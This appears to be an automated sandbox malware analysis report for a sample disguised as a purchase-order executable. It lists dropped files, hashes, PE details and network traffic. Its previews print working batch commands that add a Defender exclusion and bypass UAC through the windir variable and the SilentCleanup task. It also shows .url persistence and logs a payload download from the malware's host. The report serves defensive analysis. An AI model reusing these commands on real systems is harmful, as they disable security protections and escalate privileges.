File Type:	Mini Dump crash report, 14 streams, Tue Sep 28 01:51:00 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	46860
Entropy (8bit):	1.6772169499768097
Encrypted:	false
SSDEEP:	96:5ew88xFIMk2BGBokm86x+XaFgVi7GvDYZakgTNXWlnWlqYIArKxY2R6wlg:ra2tkm/qVWGvDYZORuKrwlg
MD5:	F0900D20B6F2A0C0F1BA654409D9B9CE
SHA1:	CA8638E04AD0F2844256938E8574270B0F362A60
SHA-256:	6B9E3AF366507EE078B70CBA36E42DDBF206AABE001576B7904791F5CA9192CE
SHA-512:	B0D931C921963DDF42528C97DC7B896C70E2F39085D9B963E73461396180C6EFEC5318EA6E0DD2D73335EC2A1F0FB96EA67245F1FF9E0352A53AA7F7E8FC625
Malicious:	false

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD417.tmp.dmp

Preview:	MDMP.....uRa.....U.....B.....<.....GenuineIntelW.....T.....tRa.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4..1..x.8.6.f.r.e...r.s.4_..r.e.l.e.a.s.e..1.8.0.4.1.0.-1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,1.0..0..1.7.1.3.4..1.....
----------	---

C:\ProgramData\Microsoft\Windows\WER\Temp\WERD8BC.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8282
Entropy (8bit):	3.69685668733809
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNiES6S6YH/6qgmfG+SmCprb89btnsf3Pm:RrlsNiB6S6Yf6qgmfG+SSstf+
MD5:	5DC89BE2BA62C969A51DE3E0C755F7D1
SHA1:	CC709329802CE8658B608CBF3095A4AAA1CCFADB
SHA-256:	6E67D4DFD585A3800464509D845FF11A8DC782AF0090B385F8BC7E6B31CFD159
SHA-512:	E0A1806F9FA7D9FBCA87C168D40CCA92B2DFCE6DE8A414CA65622D320C794A16153F11332EC5CB34A50F63F987F299D2727654ED22BBE068BC9965DB7B296C3
Malicious:	false
Preview:	..<?.x.m.l..v.e.r.s.i.o.n.="1..0". .e.n.c.o.d.i.n.g.="U.T.F.-1.6."?>.....<W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n>.....<W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n>1.0..0.</W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n>.....<B.u.i.l.d>1.7.1.3.4.</B.u.i.l.d.>.....<P.r.o.d.u.c.t>.(0.x.3.0):. W.i.n.d.o.w.s. 1.0. .P.r.o.</P.r.o.d.u.c.t>.....<E.d.i.t.i.o.n>P.r.o.f.e.s.s.i.o.n.a.l.</E.d.i.t.i.o.n>.....<B.u.i.l.d.S.t.r.i.n.g>1.7.1.3.4..1...a.m.d.6.4.f.r.e...r.s.4_..r.e.l.e.a.s.e..1.8.0.4.1.0.-1.8.0.4.</B.u.i.l.d.S.t.r.i.n.g>.....<R.e.v.i.s.i.o.n>1.</R.e.v.i.s.i.o.n>.....<F.l.a.v.o.r>M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</F.l.a.v.o.r>.....<A.r.c.h.i.t.e.c.t.u.r.e>X.6.4.</A.r.c.h.i.t.e.c.t.u.r.e>.....<L.C.I.D>1.0.3.3.</L.C.I.D>.....</O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n>.....<P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n>.....<P.i.d>4.7.7.6.</P.i.d>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERDDDD.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4659
Entropy (8bit):	4.484085411856717
Encrypted:	false
SSDEEP:	48:cvlwSD8zsDjgtWl9kyWSC8B/8fm8M4JeLIZFv+q8+9vbxRmHd:uTfd3T SNCJCDvxVRmHd
MD5:	F80CD57B74149CFFE1F550A9DFB54C08
SHA1:	1D24840A93B2B3178DE0513F3D114F459ECD21ED
SHA-256:	3152FA7808BAC8F4A26469DA3DD88F3DBA8815C502DFFFFF8DDDF044AC11978265
SHA-512:	FB93AB4EC78B5740C538970682CE1FACB159099E2733D50DAF6ECD6FC06E79322F3FA4D95D75B4C83536DD108DE3435FAD266AF71A296258382C65AA980DDDA8
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verblid" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1185781" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WERFBC8.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini Dump crash report, 14 streams, Tue Sep 28 01:50:05 2021, 0x1205a4 type
Category:	dropped
Size (bytes):	48908
Entropy (8bit):	1.875632074311813
Encrypted:	false
SSDEEP:	192:Tvoys9VLbVV6tpuYWQq4H6U87RH1eANZHaD5OnY:7od9VDYWX4aUCoANZMuY
MD5:	3FF297E3AA44733CED6F416EF298CF8F
SHA1:	9D7E0E217DC637903D8A135A2C00A57B03737C5D
SHA-256:	AC3F1AFA021AD408AF8D4E997079C633E887FD49E960DEB65B2E923C9F0333A0
SHA-512:	53148EE431B0A56E8C4AEAAD2A3B4C080593A20E80F920AF2256132CA236233085474B4024AC89ED6F83C715E905AE22169B7648D32A479D16AA5ADAD8773DC
Malicious:	false
Preview:	MDMP.....tRa.....U.....B.....GenuineIntelW.....T.....tRa.....0.....P.a.c.i.f.i.c. .S.t.a.n.d.a.r.d. .T.i.m.e.....P.a.c.i.f.i.c. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4..1..x.8.6.f.r.e...r.s.4_..r.e.l.e.a.s.e..1.8.0.4.1.0.-1.8.0.4.....d.b.g.c.o.r.e...i.3.8.6.,1.0..0..1.7.1.3.4..1.....

C:\Users\Public\KDECO.bat	
Process:	C:\Users\user\Desktop\PO-003785GMHN.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	155
Entropy (8bit):	4.687076340713226
Encrypted:	false
SSDEEP:	3:LjT5LJJFif9oM3KN6QNb3DM9bWQqA5SkrF2VCceGAFddGeWLCXIRA3+OR:rz81R3KnMMQ75ieGgdEYIRA/R
MD5:	213C60ADF1C9EF88DC3C9B2D579959D2
SHA1:	E4D2AD7B22B1A8B5B1F7A702B303C7364B0EE021
SHA-256:	37C59C8398279916CFCE45F8C5E3431058248F5E3BEF4D9F5C0F44A7D564F82E
SHA-512:	FE897D9CAA306B0E761B2FD61BB5DC32A53BFAAD1CE767C6860AF4E3AD59C8F3257228A6E1072DAB0F990CB51C59C648084BA419AC6BC5C0A99BDFFA56921B7
Malicious:	false
Preview:	start /min powershell -WindowStyle Hidden -inputformat none -outputformat none -NonInteractive -Command "Add-MpPreference -ExclusionPath 'C:\Users'" & exit

C:\Users\Public\Libraries\Udffvxu\Udffvxu.exe			
Process:	C:\Users\user\Desktop\PO-003785GMHN.exe		
File Type:	PE32 executable (GUI) Intel 80386, for MS Windows		
Category:	dropped		
Size (bytes):	1009152		
Entropy (8bit):	6.962044449243103		
Encrypted:	false		
SSDEEP:	24576:L5A8SqlkJpbDpQc6ScVHdgaHxA7VhLRYF:Lr5ZoHdgaRyzKF		
MD5:	4577C41FC896A87DF4513F13D29EE65A		
SHA1:	38E76942A779E8B04CDF763CF993CEDA76D049F2		
SHA-256:	144FC8C1A922DBB8162D72A94780F8559BBBD9E6B1FAA9E037FD33E809126B080		
SHA-512:	DBD15AE87202593F80DAF6563BD7EF8BB9BE154C7C1995CA6C127C7BFA8E8FB1EB5D9C075D887EF8A893FA64DDB72402E11DA3C7F57AEDA276EE4FC3C50F21AF		
Malicious:	true		
Antivirus:	Antivirus: ReversingLabs, Detection: 24%		
Joe Sandbox View:	Filename: PO-003785GMHN.exe, Detection: malicious, Browse		
Preview:	MZ.....@.....!..L!..This program must be run under Win32..\$7.....PE..L...^*.....j.....z.....@.....@.....(...../.....@..Or.....0.....0.....X..].....^.....P...p.....b.....&.....(..n.....@.....8.....*.....@.....4.....0...0.....@..@.....Or...@...t.....@..B...../.....0...6.....@..@.....0.....@..@.....		

C:\Users\Public\Libraries\luxvffdU.url	
Process:	C:\Users\user\Desktop\PO-003785GMHN.exe
File Type:	MS Windows 95 Internet shortcut text (URL=<file:"C:\\Users\\Public\\Libraries\\Udffvxu\\Udffvxu.exe">), ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	96
Entropy (8bit):	4.783213678734405
Encrypted:	false
SSDEEP:	3:HRAbABGQYmTWAX+rSF55i0XMWDRfDRfdbGKd6ov:HRyFVmTWdyzvDRfDRfZsbDv
MD5:	1EA79767A9D38BB92294433C56CBB4DA
SHA1:	5478CEAF493DB9CD5126C33292EA78CFF76A4623
SHA-256:	FE848DB8F7FFC14387058C513F4A795B59970D992006B8602D8A27D65DE0B4A9
SHA-512:	94D2545CA618074CF16E132E1C466E67AEDE40F6A611B112CC91EEBB0CBB1D01FFF0A8E29741DA11F9DC6A54D021C2F2B7E00E4F50E46BFABF5D2CD280A4F3B
Malicious:	false
Yara Hits:	Rule: Methodology_Contains_Shortcut_OtherURLhandlers, Description: Detects possible shortcut usage for .URL persistence, Source: C:\Users\Public\Libraries\luxvffdU.url, Author: @itsreallynick (Nick Carr)
Preview:	[InternetShortcut]..URL=file:"C:\\Users\\Public\\Libraries\\Udffvxu\\Udffvxu.exe"..IconIndex=2..

C:\Users\Public\Trast.bat	
Process:	C:\Users\user\Desktop\PO-003785GMHN.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	34
Entropy (8bit):	4.314972767530033
Encrypted:	false
SSDEEP:	3:LjTnaHF5wIM:maHSM
MD5:	4068C9F69FCD8A171C67F81D4A952A54

C:\Users\Public\Trast.bat	
SHA1:	4D2536A8C28CDCC17465E20D6693FB9E8E713B36
SHA-256:	24222300C78180B50ED1F8361BA63CB27316EC994C1C9079708A51B4A1A9D810
SHA-512:	A64F9319ACC51FFFD0491C74DCD9C9084C2783B82F95727E4BFE387A8528C6DCF68F11418E88F1E133D115DAF907549C86DD7AD866B2A7938ADD5225FBB2811
Malicious:	false
Preview:	start /min C:\Users\Public\UKO.bat

C:\Users\Public\UKO.bat	
Process:	C:\Users\user\Desktop\PO-003785GMHN.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	250
Entropy (8bit):	4.865356627324657
Encrypted:	false
SSDEEP:	6:rgnMXd1CQnMXd1COM8hnaHNNHIXUnMXd1CoD9c1uOw1H1gOvOBAn:rgamIHIXUaXe1uOeVqy
MD5:	EAF8D967454C3BBDBBF2E05A421411F8
SHA1:	6170880409B24DE75C2DC3D56A506FBFF7F6622C
SHA-256:	F35F2658455A2E40F151549A7D6465A836C33FA9109E67623916F889849EAC56
SHA-512:	FE5BE5C673E99F70C93019D01ABB0A29DD2ECF25B2D895190FF551F020C28E7D8F99F65007F440F0F76C5BCAC343B2A179A94D190C938EA3B9E1197890A412E
Malicious:	false
Preview:	reg delete hkcu\Environment /v windir /f..reg add hkcu\Environment /v windir /d "cmd /c start /min C:\Users\Public\KDECO.bat reg delete hkcu\Environment /v windir /f && REM "..schtasks /Run /TN \Microsoft\Windows\DiskCleanup\SilentCleanup /I & exit..

C:\Users\Public\nest	
Process:	C:\Users\user\Desktop\PO-003785GMHN.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	9
Entropy (8bit):	2.94770277922009
Encrypted:	false
SSDEEP:	3:0DDX:0fX
MD5:	2E18BC987D1729AE549ECED0611B61DA
SHA1:	79A360067C5589AFA94C4792898B3FF9320D5170
SHA-256:	2411791A0EC8BE36B9AC98B127F7458DC0CB132D9471DE6E93AF742B34986F27
SHA-512:	62DD67ECE659BF8A5B1AD5C270A50ECB0C059F7545060C031B791E06B90D38B728D4D4D0645E280B311E932616906417E820B1A1509A10EEC0DB6B3407F05855
Malicious:	false
Preview:	Udffvxu..

C:\Users\Public\nest.bat	
Process:	C:\Users\user\Desktop\PO-003785GMHN.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	53
Entropy (8bit):	4.263285494083192
Encrypted:	false
SSDEEP:	3:LJT9fnMXdemzCK0vn:rZnMXd1CV
MD5:	8ADA51400B7915DE2124BAAF75E3414C
SHA1:	1A7B9DB12184AB7FD7FCE1C383F9670A00ADB081
SHA-256:	45AA3957C29865260A78F03EEF18AE9AEBDBF7BEA751ECC88BE4A799F2BB46C7
SHA-512:	9AFC138157A4565294CA49942579CDB6F5D8084E56F9354738DE62B585F4C0FA3E7F2CBC9541827F2084E3FF36C46EED29B46F5DD2444062FFCD05C599992E68
Malicious:	false
Preview:	start /min reg delete hkcu\Environment /v windir /f..

C:\Users\user\AppData\Local\Microsoft\Windows\NetCache\IE\0W10PBUV\Udffvxubuutfiqkrvfkhjdxnhxzvn[1]	
Process:	C:\Users\user\Desktop\PO-003785GMHN.exe
File Type:	data
Category:	dropped
Size (bytes):	570880
Entropy (8bit):	7.992237290876368
Encrypted:	true
SSDEEP:	12288:MEE8mpwFb3gJfg9hSlpED13Clsoct9N2x5TWyLaWK2qjfxNmn6YNm63LcoYj/PS:METmlb3z9hSba3koow5ba33m6YwEcdi
MD5:	680AD178FAEE835FCB51006F9C5D3937
SHA1:	50B58FFB28C9D0A33A10C8FFC9657524A750E72D

General	
MD5:	4577c41fc896a87df4513f13d29ee65a
SHA1:	38e76942a779e8b04cdf763cf993ceda76d049f2
SHA256:	144fc8c1a922dbb8162d72a94780f8559bbd9e6b1faa9e037fd33e809126b080
SHA512:	dbd15ae87202593f80daf6563bd7ef8bb9be154c7c1995ca6c127c7bfa8e8fb1eb5d9c075d887ef8a893fa64ddb72402e11da3c7f57aeda276ee4fc3c50f21af
SSDEEP:	24576:L5A8SqlkJpbDpQc6ScVHdgaHxA7VhLRYF:Lr5ZoHdgaRyzKF
File Content Preview:	MZ.....@.....!..L!.T his program must be run under Win32..\$7.....

File Icon

	
Icon Hash:	d2e6c45663c86871

Static PE Info

General	
Entrypoint:	0x477a08
Entrypoint Section:	
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	LOCAL_SYMS_STRIPPED, 32BIT_MACHINE, BYTES_REVERSED_LO, EXECUTABLE_IMAGE, LINE_NUMS_STRIPPED, BYTES_REVERSED_HI
DLL Characteristics:	
Time Stamp:	0x2A2E5E19 [Thu Jun 4 18:16:57 1992 UTC]
TLS Callbacks:	
CLR (.Net) Version:	
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4
Subsystem Version Minor:	0
Import Hash:	7485e319df85e87afca01bdc77d12961

Entrypoint Preview

Data Directories

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.....	0x1000	0x75dc0	0x75e00	False	0.529974151644	data	6.5690645697	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.....	0x77000	0xa50	0xc00	False	0.535807291667	data	5.68654279388	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.....	0x78000	0x2604	0x2800	False	0.41875	data	4.27539272227	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
....	0x7b000	0x38d8	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.....	0x7f000	0x28e6	0x2a00	False	0.317057291667	data	5.12299679952	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
....	0x82000	0x34	0x0	False	0	empty	0.0	IMAGE_SCN_MEM_WRITE, IMAGE_SCN_MEM_READ
.....	0x83000	0x30	0x200	False	0.1015625	data	0.606751191078	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.....	0x84000	0x7230	0x7400	False	0.623013200431	data	6.65937740819	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ
.....	0x8c000	0x72fc2	0x73000	False	0.558120329484	data	6.89536266313	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ

Resources

Imports

Possible Origin

Language of compilation system	Country where language is spoken	Map
English	United States	

Network Behavior

Network Port Distribution

TCP Packets

UDP Packets

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Sep 27, 2021 18:49:35.537607908 CEST	192.168.2.3	8.8.8.8	0x637e	Standard query (0)	maxvilletruck.com	A (IP address)	IN (0x0001)
Sep 27, 2021 18:50:19.235292912 CEST	192.168.2.3	8.8.8.8	0xe999	Standard query (0)	maxvilletruck.com	A (IP address)	IN (0x0001)
Sep 27, 2021 18:50:26.549607038 CEST	192.168.2.3	8.8.8.8	0x162b	Standard query (0)	maxvilletruck.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Sep 27, 2021 18:49:35.662190914 CEST	8.8.8.8	192.168.2.3	0x637e	No error (0)	maxvilletruck.com		64.33.128.70	A (IP address)	IN (0x0001)
Sep 27, 2021 18:50:08.508666039 CEST	8.8.8.8	192.168.2.3	0xdecc	No error (0)	prda.aadg.msidentity.com	www.tm.a.prd.aadg.trafficmanager.net		CNAME (Canonical name)	IN (0x0001)
Sep 27, 2021 18:50:19.358037949 CEST	8.8.8.8	192.168.2.3	0xe999	No error (0)	maxvilletruck.com		64.33.128.70	A (IP address)	IN (0x0001)
Sep 27, 2021 18:50:26.675151110 CEST	8.8.8.8	192.168.2.3	0x162b	No error (0)	maxvilletruck.com		64.33.128.70	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- maxvilletruck.com

HTTPS Proxied Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49743	64.33.128.70	443	C:\Users\user\Desktop\PO-003785GMHN.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:49:36 UTC	0	OUT	GET /errorserverlogrelaapirootterminationloggerconurat/Udffvxubuutfiqkrvkzhnjdxnhxzvn HTTP/1.1 User-Agent: IVali Host: maxvilletruck.com
2021-09-27 16:49:36 UTC	0	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 16:49:35 GMT Server: Apache Last-Modified: Mon, 27 Sep 2021 14:24:12 GMT Accept-Ranges: bytes Content-Length: 570880 Connection: close
2021-09-27 16:49:36 UTC	0	IN	Data Raw: 05 10 bc d2 e7 36 09 12 b5 bd 4d af ad a8 13 37 8e 5a ce ed d8 8a 5f 63 77 20 53 5d 62 ff e2 a1 8d d8 9d e7 29 ef ca e2 a1 8d d8 9d f8 54 c6 e6 ab a0 16 a2 13 34 0c ab a5 96 6f 00 82 b0 24 58 dd 18 af b2 2a 6d 02 83 c4 d9 0e b7 b9 4c 35 81 38 0d 35 9d e7 36 09 12 b5 bd 4d af ad a8 13 37 8e 5a ce ed d8 8a 5f 63 77 20 53 5d 62 ff e2 a1 8d d8 9d e7 29 ef ca e2 a1 8d d8 9d f8 54 c6 e6 ab a0 16 a2 13 34 0c ab a5 96 6f 00 82 b0 24 58 dd 18 af b2 2a 6d 02 83 c4 d9 0e b7 b9 4c 35 81 38 0d 35 9d e7 36 09 12 b5 bd 4d af ad a8 13 37 8e 5a ce ed d8 8a 5f 63 77 20 53 5d 62 ff e2 a1 8d d8 9d e7 29 ef ca e2 a1 8d d8 9d f8 54 c6 e6 ab a0 16 a2 13 34 0c ab a5 96 6f 00 82 b0 24 58 dd 18 af b2 2a 6d 02 83 c4 d9 0e b7 b9 4c 35 81 38 0d 35 9d e7 36 09 12 b5 bd 4d af ad a8 13 Data Ascii: 6M7Z_cw Sjb)T4o\$X*mL5856M7Z_cw Sjb)T4o\$X*mL5856M7Z_cw Sjb)T4o\$X*mL5856M

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49744	64.33.128.70	443	C:\Users\user\Desktop\PO-003785GMHN.exe

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:49:36 UTC	8	OUT	GET /errorserverlogrelaapirootterminationloggerconurat/Udffvxubuutfiqkrvkzhnjdxnhxzvn HTTP/1.1 User-Agent: aswe Host: maxvilletruck.com Cache-Control: no-cache
2021-09-27 16:49:36 UTC	8	IN	HTTP/1.1 200 OK Date: Mon, 27 Sep 2021 16:49:35 GMT Server: Apache Last-Modified: Mon, 27 Sep 2021 14:24:12 GMT Accept-Ranges: bytes Content-Length: 570880 Connection: close
2021-09-27 16:49:36 UTC	8	IN	Data Raw: 05 10 bc d2 e7 36 09 12 b5 bd 4d af ad a8 13 37 8e 5a ce ed d8 8a 5f 63 77 20 53 5d 62 ff e2 a1 8d d8 9d e7 29 ef ca e2 a1 8d d8 9d f8 54 c6 e6 ab a0 16 a2 13 34 0c ab a5 96 6f 00 82 b0 24 58 dd 18 af b2 2a 6d 02 83 c4 d9 0e b7 b9 4c 35 81 38 0d 35 9d e7 36 09 12 b5 bd 4d af ad a8 13 37 8e 5a ce ed d8 8a 5f 63 77 20 53 5d 62 ff e2 a1 8d d8 9d e7 29 ef ca e2 a1 8d d8 9d f8 54 c6 e6 ab a0 16 a2 13 34 0c ab a5 96 6f 00 82 b0 24 58 dd 18 af b2 2a 6d 02 83 c4 d9 0e b7 b9 4c 35 81 38 0d 35 9d e7 36 09 12 b5 bd 4d af ad a8 13 Data Ascii: 6M7Z_cw Sjb)T4o\$X*mL5856M7Z_cw Sjb)T4o\$X*mL5856M7Z_cw Sjb)T4o\$X*mL5856M
2021-09-27 16:49:37 UTC	16	IN	Data Raw: 3c 72 fe f0 1d 96 09 cb fb ee 24 66 c8 fb f2 5d 21 04 1a 3a 2b d6 ef 74 ef be 0c 6d 9f c2 b6 07 73 e1 54 ba 08 5c 7a eb 55 3e 72 83 b3 b5 97 2e ee 6e e0 9b c2 4e 9a 30 8a 8a d0 ec d1 17 4d 13 48 4d 6b d8 0d 35 e7 58 a9 1e d4 06 e7 ef 5f 44 4a 5d 15 ea 32 f1 7c 7d a0 10 94 5f 00 1f 2a 82 06 4f dc 81 0b 1c 2d 83 81 79 32 bd c2 c1 32 16 bd 5d 4d a6 61 ab 3d b4 5d 01 32 cd fb 6a 93 22 c9 fe 00 ed f9 5d ff 7a 91 31 66 8d ec da f0 87 d3 13 b9 86 cb 19 a4 24 35 cf 8f 29 39 5c 76 ad c1 32 18 74 2f 42 72 48 a6 6f 76 9b c9 78 9d c6 aa cf e2 a6 2f cd 14 e7 ca 1b 65 b7 2d 83 ae 14 d0 06 e2 dd d6 4d 26 3f f3 a2 63 09 7a 9a 41 7d a8 41 cc bc 56 90 92 84 e9 ed 41 eb 57 3c 66 d2 0a 6f e1 fc e4 ed a2 62 81 38 24 48 3c 8c 7c f1 aa 74 ec 33 ae 01 54 02 18 fe 50 f0 2d f8 6d Data Ascii: <rfj]!:+tmsTzU>r.nNOMHmk5X_DJj2j]_*O-y22jMa=2j"]z1f\$5)9lv2t/BrHovx/e-M&?czA}AWAVwcfob8\$H-< t3TP-m
2021-09-27 16:49:37 UTC	24	IN	Data Raw: 7b 75 3d 1d ed 20 59 5c 15 8d a5 a6 21 4f 9f eb a1 51 76 20 a2 33 e7 05 9d 69 33 80 b8 c6 14 0c 94 0a f8 c1 91 8b a7 ee 39 01 f5 da 5a 44 41 8f f2 df e6 97 c9 52 49 ca 89 c3 29 94 99 3d a1 b2 54 50 1e 7c bc c4 aa 92 90 19 1a 57 92 11 ab 5c 97 24 0b 3d e3 da 53 89 a3 40 f8 0f ca 43 a3 14 54 c2 d6 87 54 91 89 43 01 ca 9b c3 6e 0c 38 35 87 a3 e2 25 2e 46 72 a6 81 d6 bd 00 1c 3a c6 fd 88 6c ec bd 8e 44 ea e4 c5 d0 66 80 cf 1f b1 a4 cb fa 79 c5 c7 56 bc f9 50 46 55 25 b7 d2 fe f7 57 e9 8e 3c 2c 1d 4a 8f 23 53 24 65 02 75 db 6a eb 52 40 98 16 c4 b5 8a c5 81 53 c6 02 ec e9 00 03 11 43 45 99 74 76 c7 30 39 0b 05 21 87 ab ab af 5a 68 ca dd 25 5c 76 f7 e4 93 d2 72 19 ce 88 2b 8e 50 95 dd 3b ac 25 d9 fd 81 5a e7 59 c6 38 0e 76 35 e7 48 0f a1 91 88 2e 4d bc b3 cf fc Data Ascii: {u= Y\IOQv 3i39ZDARI)=TP W\$=S@CTTCn85%.Fr:IDNfyVPFU%W<,J#S\$eujR@SCEtv09!Zh%vr+P;%Y8v5 HA.M
2021-09-27 16:49:37 UTC	31	IN	Data Raw: 34 60 8a 39 6d bb 5f 0d 4a be 79 96 fc 0c 35 b1 90 75 2e 43 89 18 c3 d0 73 e4 9e 6b 6c 8a 23 24 5a c0 b9 78 39 17 d0 94 05 79 5e 0a f8 42 4e a3 52 b5 85 f2 70 17 98 9e 87 f3 fb ea d9 86 d0 e2 43 ce 9d c6 06 6a ea c8 8c cd b5 e1 48 e3 2d 70 10 46 13 0b 1b ca 91 13 fe 4a 0f 40 97 63 6c 68 e2 c3 32 f8 9a 17 3a e7 f4 49 81 08 1d 48 d1 1f ba b5 cd 93 51 55 68 ea 27 25 b9 1f bc 47 27 02 e8 d2 97 6d 13 dd 95 78 c1 62 c8 d3 0a ff 2d 70 18 55 6f 28 5d 6f fc e3 3d ac 16 64 8f b2 09 7d b3 01 aa 83 fb 82 b8 b8 4d 35 a0 f7 bd 2e 1c b0 63 65 49 82 3e c1 6d 69 d0 8c c3 c9 86 26 5d 00 8a 5d 9b f9 f8 34 68 0d ab b8 3e 2f 91 80 22 8a 34 03 e9 34 22 3e 29 b4 55 1d ba 4e a1 48 0d 40 7b 27 dc 74 4b 4a 5d 0a 0a 47 cf f9 0b 10 36 d0 92 0a a1 14 3c fd ff 32 55 86 09 78 c0 bc Data Ascii: 4'9m_JyQu.Cskl#5Zx9y^BNRpCjH-pFJ@cIh2:IHQUh"%G'mxb-pUo{[o=dj]M5.cel>mi&]]4h>/"44">)UNAH@{ 'tKJ]G6<2Ux

Timestamp	kBytes transferred	Direction	Data
2021-09-27 16:49:37 UTC	39	IN	Data Raw: 85 ca 6a f1 a5 e4 2d a1 b8 c3 d9 57 6b 55 56 eb 35 84 b5 ee 78 9d 98 fa 8a 60 6d ca b9 4e 9a 78 ab ae 25 20 30 47 d4 ea 2b 3b a6 94 ac 7e 84 7c bf dc 86 22 2f 80 46 27 9e 62 c8 6c 5d 5f 15 36 75 6e 57 4d 98 5c 7e 65 51 2d a2 bd 8a d8 86 cb 8b 41 48 59 c6 6b 77 5d 64 fd 79 7c 8b 5a 49 99 99 96 0b 73 2c 24 3f ba aa 75 15 77 10 a6 ed 23 94 01 67 e5 27 8d 59 63 ff 60 c6 d5 6f 7c 3b 1d ff d4 88 47 53 0b 69 65 17 b2 5e d1 47 32 53 cc ee 27 fd 66 3f e3 a7 be ac a6 55 63 83 d1 60 de fd 61 60 83 5e 39 ad 38 6f 99 ef f5 e4 2a 77 15 bc 43 b8 f2 7b 11 b4 c5 63 6f db ea 61 03 63 48 55 60 74 3f ae 13 50 62 7f d8 e1 ba e9 5e 77 36 16 a2 86 57 7d 03 8c 71 f0 1f 59 d2 df 95 62 6d 17 65 66 7e 91 cc 9a 5e 03 e3 4b 23 f5 bb 6f 13 2c 3d b7 ad aa 05 78 e8 88 67 77 32 19 90 05 Data Ascii: j-WkUV5x' mNx% 0G+;- "/Fb]_6unWML~eQ-AHYkw dy Zls,\$?uw#g'Yc'o ;GSie^G2S'?Uc`a`^98o*wC{cacHU'?'Pb^w6W qYbmf~^K#o,=xgw2
